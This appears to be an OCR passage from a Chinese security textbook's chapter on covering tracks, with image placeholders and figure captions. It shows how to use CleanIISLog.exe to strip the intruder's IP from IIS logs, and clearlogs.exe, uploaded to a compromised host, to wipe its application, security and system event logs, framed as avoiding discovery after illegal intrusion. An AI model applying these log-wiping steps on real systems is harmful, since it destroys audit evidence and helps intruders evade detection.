


图7-18 IIS日志记录

打开任一文件夹下的任一文件，可以看到IIS日志的基本格式，日志记录了用户访问的服务器文件、用户登录时间、用户的IP地址以及用户浏览器以及操作系统的版本号，如图7-19所示。




图7-19 IIS日志的格式

例 7-4　清除 IIS 日志。

使用工具软件 CleanIISLog.exe 可以做到这一点，软件使用说明如图 7-20 所示。




图 7-20　CleanIISLog.exe 使用说明

首先将该文件拷贝到日志文件所在目录，然后执行命令"CleanIISLog.exe ex031108.log 192.168.8.112"，第一个参数 ex031108.log 是日志文件名，文件名的后 6 位代表年月日，第二个参数是要在该 Log 文件中删除的 IP 地址，也就是自己的 IP 地址。先查找当前目录下的文件，然后进行清除，整个清除的过程如图 7-21 所示。




图 7-21　清除 IIS 日志的全过程

7.2.2　清除主机日志

主机日志包括三类的日志：应用程序日志、安全日志和系统日志。可以在计算机上通过控制面板下的管理工具下的"事件查看器"查看日志信息，如图 7-22 所示。

当非法入侵对方的计算机后，这些日志同样会记载一些入侵者的信息，为了防止被发现，也需要清除这些日志。

例 7-5　清除主机日志。

使用工具软件 clearlogs.exe 可以方便地清除主机日志，首先将该文件上传到对方主机，然后清除这三种日志，命令格式如图 7-23 所示。




图 7-22　查看日志

```
C:\WINNT\System32\cmd.exe
C:\tools>clearlogs -system

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntse
             - http://ntsecurity.nu/toolbox/clearlogs/

 Usage: clearlogs [\\computername] <-app / -sec / -sys>

        -app = application log
        -sec = security log
        -sys = system log
```

图 7-23　删除主机日志命令格式

这三条命令分别清除系统日志（主要记录审核策略的日志）、安全日志（主要记录着操作系统的组件所产生的日志，比如 IIS 中自带的 ftp 日志等）和应用程序日志（记录了重要的应用程序产生的错误和成功信息）。命令执行的过程如图 7-24 所示。




图 7-24　清除系统日志

命令执行完毕后，再打开事件查看器，发现日志文件都已经被清空了，如图 7-25 所示。

